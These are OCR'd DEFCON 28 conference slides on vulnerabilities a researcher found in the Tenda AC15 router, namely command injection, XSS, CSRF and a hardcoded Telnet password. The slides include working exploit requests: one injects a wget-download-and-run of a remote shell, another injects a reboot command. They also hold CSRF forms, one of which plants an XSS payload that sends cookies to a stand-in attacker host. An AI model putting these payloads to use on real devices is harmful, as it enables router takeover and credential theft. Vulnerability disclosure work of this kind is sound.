Kicking Devices and Taking CVEs

The Zoomer's Guide to Hacking Shit

Sanjana Sarda

DEFCON 28

ISE Proprietary

independent security evaluators

Overview

1. Life of a Zoomer
2. Before 2020
3. Things I Found Instead of Lost Socks
4. Methodology
5. Hacking Shit
6. “Live-ish” Demo
7. This Is Fine.
8. Call to Action


The Life of a Zoomer

- Junior Security Analyst at Independent Security Evaluators
- Rising Electrical Engineering Senior at UCLA.
- Primarily focused on Cryptography, IoT and Hardware Security and hiding from her dog.
- Enjoys researching IoT devices and collecting CVEs.
- Research covered by publications such as Motherboard, the Daily Swig, and ISMG.

Part I

Before ~~2020~~ Shit Hit The Fan

What do Zoomers want?



Persistent Remote Shell

CVEs

What do Zoomers want?

Persistent Remote Shell

A persistent remote shell permanently allows an attacker to execute shell commands on another computer across a network even if the device is reset or rebooted.

What do Zoomers want?

CVEs

> “Common Vulnerability and Exposure entries are unique, common identifiers for publicly known information security vulnerabilities.”
>
> \- MITRE

The Scapegoat

Tenda AC15 AC1900
Smart Dual-band
Gigabit Wi-Fi Router

2019 Firmware -
15.03.05.19

Part II

Things I Found Instead of Lost Socks

RCE

CVE-2020-10987 & CVE-2020-15916

Description

Allows attackers to execute code or commands on a target device remotely over a network.

Ramifications

Allows attackers to

- Read, Write, and Delete Content
- Gain Persistent Access
- Build Botnets

XSS

CVE-2020-10989

Description

Allows attackers to inject malicious client-side scripts in web applications that will typically affect several users when executed by the browser.

Ramifications

Allows attackers to

- Capture Sensitive Information
- Perform Phishing Attacks
- Perform Unauthorized Actions

CSRF

CVE-2020-10986

Description

Forces end-users to execute unwanted state-changing actions on web applications in which they are currently authenticated.

Ramifications

Allows attackers to

- Indirectly Perform Unintended Actions
- Exploit Vulnerabilities that Require Authentication

Hardcoded Telnet Password

CVE-2020-10988

Description

Allows attackers to use hardcoded password in source code to log in to the unencrypted Telnet Daemon.

Ramifications

Hardcoded Telnet Password

CVE-2020-10988

Description

Allows attackers to use hardcoded password in source code to log in to the unencrypted Telnet Daemon.

Ramifications

Allows attackers to

- Gain Direct Root Shell Access
- Build Botnets

Part III

Methodology

Recon

Old CVEs

Network Ports


Web Interface

Firmware

Network Ports


NMAP

- Telnet (23 and sometimes 2323 or 9527)
- Test other open ports for unencrypted and unauthenticated communication



```
 % nmap.exe -p 1-65535 -T4 -A -v 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-04 22:03 Pacific Daylight Time
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:03
Completed NSE at 22:03, 0.00s elapsed
Initiating NSE at 22:03
Completed NSE at 22:03, 0.00s elapsed
Initiating NSE at 22:03
Completed NSE at 22:03, 0.00s elapsed
Initiating ARP Ping Scan at 22:03
Scanning 192.168.0.1 [1 port]
Completed ARP Ping Scan at 22:03, 0.55s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:03
Completed Parallel DNS resolution of 1 host. at 22:04, 5.54s elapsed
Initiating SYN Stealth Scan at 22:04
Scanning 192.168.0.1 [65535 ports]
Discovered open port 23/tcp on 192.168.0.1
Discovered open port 80/tcp on 192.168.0.1
Discovered open port 10004/tcp on 192.168.0.1
Increasing send delay for 192.168.0.1 from 0 to 5 due to max_successful_tryno increase to 5
SYN Stealth Scan Timing: About 19.90% done; ETC: 22:06 (0:02:05 remaining)
SYN Stealth Scan Timing: About 22.78% done; ETC: 22:08 (0:03:27 remaining)
SYN Stealth Scan Timing: About 25.69% done; ETC: 22:09 (0:04:23 remaining)
SYN Stealth Scan Timing: About 28.59% done; ETC: 22:11 (0:05:02 remaining)
SYN Stealth Scan Timing: About 31.45% done; ETC: 22:12 (0:05:29 remaining)
SYN Stealth Scan Timing: About 36.38% done; ETC: 22:13 (0:05:53 remaining)
SYN Stealth Scan Timing: About 54.86% done; ETC: 22:16 (0:05:24 remaining)
SYN Stealth Scan Timing: About 61.83% done; ETC: 22:16 (0:04:48 remaining)
Discovered open port 9000/tcp on 192.168.0.1
SYN Stealth Scan Timing: About 67.91% done; ETC: 22:17 (0:04:10 remaining)
Discovered open port 8180/tcp on 192.168.0.1
SYN Stealth Scan Timing: About 73.69% done; ETC: 22:17 (0:03:30 remaining)
SYN Stealth Scan Timing: About 79.21% done; ETC: 22:17 (0:02:50 remaining)
SYN Stealth Scan Timing: About 84.70% done; ETC: 22:17 (0:02:07 remaining)
SYN Stealth Scan Timing: About 89.89% done; ETC: 22:18 (0:01:25 remaining)
Discovered open port 1990/tcp on 192.168.0.1
Discovered open port 5500/tcp on 192.168.0.1
SYN Stealth Scan Timing: About 95.14% done; ETC: 22:18 (0:00:41 remaining)
Completed SYN Stealth Scan at 22:18, 864.52s elapsed (65535 total ports)
Initiating Service scan at 22:18
Scanning 7 services on 192.168.0.1
WARNING: Service 192.168.0.1:5500 had already soft-matched rtsp, but now soft-matched sip; ignoring second value
Completed Service scan at 22:21, 156.31s elapsed (7 services on 1 host)
```

Web Interface



```
POST /goform/SetSambaCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 198
Connection: close
Referer: http://192.168.0.1/samba.html?random=0.035894671968571656&
Cookie: password=40203abe6e81ed98cbc97cdd6ec4f144ayitgb

fileCode=UTF-8&password=admin&premitEn=0&guestpwd=guests&guestuser=guest&guestacces
s=r&internetPort=21&action=del&usbName=; cd /tmp; wget
http://192.168.0.112:8000/shell; chmod %2bx shell; ./shell;
```


Manual Testing and Burp Suite

- Mapping Application
- Injection Points
- User Supplied Data
- User Controlled Data

Firmware

Binwalk and IDA Pro

- Parse Disassembled Code
- Run strings




```
STMFD           SP!, {R4,R5,R11,LR}
ADD             R11, SP, #0xC
SUB             SP, SP, #0x128
LDR             R4, =(_GLOBAL_OFFSET_TABLE_ - 0x8AE8)
ADD             R4, PC, R4 ; _GLOBAL_OFFSET_TABLE_
STR             R0, [R11,#var_130]
STR             R1, [R11,#var_134]
MOV             R3, #0
STR             R3, [R11,#var_10]
LDR             R3, =(a9b60fc59706134 - 0x1110C)
ADD             R3, R4, R3 ; "9B60FC59706134759DBCAEA58CAF9068"
SUB             R12, R11, #-s1
MOV             LR, R3
LDMIA           LR!, {R0-R3}
STMIA           R12!, {R0-R3}
LDMIA           LR!, {R0-R3}
STMIA           R12!, {R0-R3}
LDR             R3, [LR]
STRB            R3, [R12]
SUB             R2, R11, #-s
MOV             R3, #0x5F
MOV             R0, R2  ; s
MOV             R1, #0  ; c
MOV             R2, R3  ; n
BL              memset
```

Firmware


Binwalk and IDA Pro

- System.Cmd
- Popen
- Exec*



```
int __fastcall formsetUsbUnload(int a1)
{
  int v1; // ST0C_4@1
  int v2; // r0@1

  v1 = a1;
  v2 = sub_2BACC(a1, (int)"deviceName", (int)&unk_F2500);
  doSystemCmd("cfm post netctrl %d?op=%d,string_info=%s", 51, 3, v2);
  sub_2C44C(v1, "HTTP/1.0 200 OK\r\n\r\n");
  sub_2C44C(v1, "{\"errCode\":0}");
  return sub_2C994(v1, 200);
}
```




```
v1 = a1;
memset(&s, 0, 0x100u);
v3 = 0;
v4 = 0;
v5 = 0;
v6 = 0;
v7 = 0;
v8 = 0;
v9 = 0;
v10 = 0;
GetValue("lan.ip", &v3);
system("killall -9 telnetd");
doSystemCmd("telnetd -b %s &", &v3);
sprintf(&s, "op=%d,wl_rate=%d,index=1", 14, 24);
send_msg_to_netctrl(19, &s);
sub_2C44C(v1, "load telnetd success.");
return sub_2C994(v1, 200);
```

Part IV

Hacking Shit

CSRF




```
GET /goform/SysToolReboot HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101
Firefox/71.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://192.168.0.1/main.html
Cookie: password=40203abe6e81ed98cbc97cdd6ec4f144knacvb
```

Reboot GET Request

<img src="http://192.168.0.1/goform/SysToolReboot" width="0" height="0" border="0">

XSS



WiFi Name & Password

2.4 GHz Network

WiFi Name: <script>alert(document.cookie)</s ☐ Hide

Encryption Mode: WPA/WPA2-PSK (recommende

WiFi Password: ••••••••

5 GHz Network

WiFi Name: Tenda_275160_5G ☐ Hide


Encryption Mode: WPA/WPA2-PSK (recommende

WiFi Password: ••••••••

Save

Web Interface


XSS



password=40203abe6e81ed98cbc97cdd6ec4f144milcvb

XSS In Action


XSS



```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://tendawifi.com/goform/WifiBasicSet" method="POST">
      <input type="hidden" name="wrlEn" value="1" />
      <input type="hidden" name="wrlEn&#95;5g" value="1" />
      <input type="hidden" name="security" value="wpawpa2psk" />
      <input type="hidden" name="security&#95;5g" value="wpawpa2psk" />
      <input type="hidden" name="ssid" value="
&lt;script&gt;new&#32;Image&#40;&#41;&#46;src&#61;&quot;http&#58;&#47;&#47;evilmouse&#47;boo&#46;php&#63;cookie
&#61;&quot;&#32;document&#46;cookie&#59;&lt;&#47;script&gt;" />
      <input type="hidden" name="ssid&#95;5g" value="Tenda&#95;275160&#95;5G" />
      <input type="hidden" name="hideSsid" value="0" />
      <input type="hidden" name="hideSsid&#95;5g" value="0" />
      <input type="hidden" name="wrlPwd" value="J85mNMXG" />
      <input type="hidden" name="wrlPwd&#95;5g" value="J85mNMXG" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

XSS Chained With CSRF

RCE




```
int __fastcall formsetUsbUnload(int a1)
{
  int v1; // ST0C_4@1
  int v2; // r0@1

  v1 = a1;
  v2 = sub_2BACC(a1, (int)"deviceName", (int)&unk_F2500);
  doSystemCmd("cfm post netctrl %d?op=%d,string_info=%s", 51, 3, v2);
  sub_2C44C(v1, "HTTP/1.0 200 OK\r\n\r\n");
  sub_2C44C(v1, "{\"errCode\":0}");
  return sub_2C994(v1, 200);
}
```

formsetUsbUnload in httpd Binary file

RCE




```
POST /goform/setUsbUnload HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 19
Connection: close
Referer: http://192.168.0.1/samba.html?random=0.035894671968571656&
Cookie: password=40203abe6e81ed98cbc97cdd6ec4f144f1qtgb

deviceName=; reboot
```

Reboot GET Request

Code Execution Using the deviceName Parameter


RCE



```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://tendawifi.com/goform/setUsbUnload" method="POST">
      <input type="hidden" name="deviceName" value="&#59;&#32;reboot" />
      <input type="hidden" name="" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

RCE Chained With CSRF

